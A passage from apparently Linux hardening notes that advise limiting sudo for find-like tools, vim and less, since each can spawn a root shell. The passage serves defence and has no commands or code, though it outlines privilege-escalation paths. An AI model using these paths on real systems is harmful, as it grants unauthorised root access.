  - Can be used to find and execute as root any command on a searched file
- Limit the use of sudo for vim
  - Vim can run commands within its shell, so running Vim as root allows it to create a root bash shell
- Limit the use of sudo for less
  - Less can be abused by using it to launch vi, which can spawn a shell

Questions